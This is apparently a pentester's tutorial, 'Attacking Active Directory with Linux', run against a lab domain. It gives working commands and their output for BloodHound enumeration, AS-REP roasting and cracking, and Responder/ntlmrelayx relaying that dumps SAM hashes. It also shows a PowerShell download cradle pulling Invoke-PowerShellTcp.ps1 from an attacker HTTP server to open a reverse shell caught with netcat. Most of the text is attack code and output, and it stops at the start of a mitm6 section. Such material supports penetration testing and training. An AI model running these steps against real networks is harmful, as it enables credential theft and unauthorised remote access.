ATTACKING ACTIVE DIRECTORY WITH LINUX

“From linux everything is fine”

By Hernan Rodriguez

Senior Offensive Cybersecurity Specialist in Bank | Pentester | eCPTXv2(70%) | CRTO | eCPPTv2 | CRTP | eWPTXv2 | eWPT | eMAPT | eJPT | CEH Practical | C)PTE | Splunk | ISO 27K1 | SME Certiprof

https://www.linkedin.com/in/hernanrodriguez-/

Table of Contents

Enumerate Active Directory

From linux we can execute modules and files in powershell like Powerview, this is a great advantage if we are connected to an internal network, "We will save by evading AV/EDR signatures and behaviors as long as we're in the right segment active directory.

Install Powershell in linux

sudo apt update && sudo apt install -y curl gnupg apt-transport-https
curl https://packages.microsoft.com/keys/microsoft.asc | sudo apt-key add -
sudo sh -c 'echo "deb [arch=amd64] https://packages.microsoft.com/repos/microsoft-debian-bullseye-prod bullseye main" > /etc/apt/sources.list.d/microsoft.list'
sudo apt update && sudo apt install -y powershell
pwsh


Enumerate AD with Bloodhound-python

Example:
bloodhound-python -u kai.bel -p password1 -ns 192.168.200.129 -d cs.org -c All


```
┌──(hernan㉿h)-[~]
└─$ bloodhound-python -u kai.bel -p password1 -ns 192.168.200.129 -d cs.org -c All
INFO: Found AD domain: cs.org
INFO: Connecting to LDAP server: DC-01.cs.org
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 9 computers
INFO: Connecting to LDAP server: DC-01.cs.org
INFO: Found 36 users
INFO: Found 72 groups
INFO: Connecting to GC LDAP server: DC-01.cs.org
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: HernanPC.cs.org
INFO: Querying computer: Win10.cs.org
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: PC-01.cs.org
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: DC-01.cs.org
INFO: Skipping enumeration for PC-01.cs.org since it could not be resolved.
INFO: Done in 00M 01S
```

Resources:
https://github.com/fox-it/BloodHound.py
https://github.com/BloodHoundAD/BloodHound


Search Users DCSync Rights in BloodHound




Search Users AS-REP Roastable Users (DontReqPreAuth) in BloodHound



Search Unconstrained Delegation in BloodHound




Search Shortest Paths to Domain Admins in BloodHound




Identificate actives with crackmapexec

Example:
crackmapexec smb 192.168.200.0/24 -d cs.org



Identificate actives with nmap

Example:
nmap -sV -p445,139 192.168.200.0/24 -vvv




In this scenario we find 3 devices 1 DC and 2 workstations.
we have blocked access to shared folders.

nmap --script smb-enum-shares -p 139,445 192.168.100.0/24
nmap --script=smb-enum* --script-args=unsafe=1 -T5 192.168.100.7

Identificate actives with nbtscan

Example:
nbtscan -r 192.168.200.0/24




AS-REP Roasting

ASREPRoast attack looks for users with don't require Kerberos pre-authentication attribute (DONT_REQ_PREAUTH).


Impacket GetNPUsers

ASREPRoast attack looks for users with don't require Kerberos pre-authentication attribute (DONT_REQ_PREAUTH).


Example:
/usr/bin/GetNPUsers.py cs.org/kai.bel:password1 -dc-ip 192.168.200.129 -request -format john -outputfile outputfile.txt



View hashes dump.



Password cracking with john
Example:
john --format:krb5asrep outputfile.txt --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt



Resources:
https://github.com/openwall/john
https://github.com/SecureAuthCorp/impacket/


SMB Signing Disabled / ntlmrelayx

This kind of attack is very dangerous because anybody with access to the network can capture traffic, relay it, and get unauthorized access to the servers.


Lateral Movement via SMB Relaying.

Responder and ntlmrelayx.py (Local Admin Dumping local SAM hashes)

Example:
sudo nano /usr/share/responder/Responder.conf (edit smb for off and https off)



sudo python3 /usr/share/responder/Responder.py -I eth0 -dw




sudo ln -s /usr/share/doc/python3-impacket/examples/* /usr/bi

```
 GNU nano 6.4                                    target.txt
192.168.200.129
192.168.200.130
```

sudo ntlmrelayx.py -tf target.txt -smb2support

Victim: You will manually enter a shared path.



Attacker: will have dumped the hashes stored on the PC's 192.168.200.129 and 192.168.200.130

```
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x819ab3a26d4d44f55d4dc7faea56bef0
[*] SMBD-Thread-9 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets le
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:63c5acccb0aefff53a8fa081b2eff1de:::
Hernan:1001:aad3b435b51404eeaad3b435b51404ee:a3e36818c22b09836e5563d8256b620f:::
```

Reverse TCP Responder and ntlmrelayx.py

sudo python3 /usr/share/responder/Responder.py -I eth0 -dw
python3 -m http.server 8080
ntlmrelayx.py -tf /home/hernan/target.txt -smb2support -c "powershell IEX(New-Object Net.WebClient).downloadString('http://192.168.1.6:8080/Invoke-PowerShellTcp.ps1')"

```
[*] Authenticating against smb://192.168.200.129 as CS/ADMINISTRADOR SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, attacking t
arget smb://192.168.200.130
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not b
een granted those access rights.)
[*] Authenticating against smb://192.168.200.130 as CS/ADMINISTRADOR SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there a
re no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] SMBD-Thread-8 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there a
re no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there a
re no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there
are no more targets left!
[*] SMBD-Thread-11 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there
are no more targets left!
[*] SMBD-Thread-12 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there
are no more targets left!
[*] Executed specified command on host: 192.168.200.130
```

```
┌──(hernan㉿h)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.6 - - [04/Dec/2022 18:38:11] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
192.168.1.6 - - [04/Dec/2022 18:41:17] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 304 -
192.168.200.130 - - [04/Dec/2022 18:41:38] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

nc -lvp 443

```
┌──(hernan㉿h)-[~]
└─$ nc -lvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.200.130.
Ncat: Connection from 192.168.200.130:53022.
Windows PowerShell running as user HERNANPC$ on HERNANPC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

Mitm6 and ntlmrelayx.py

Example:

pip install mitm6

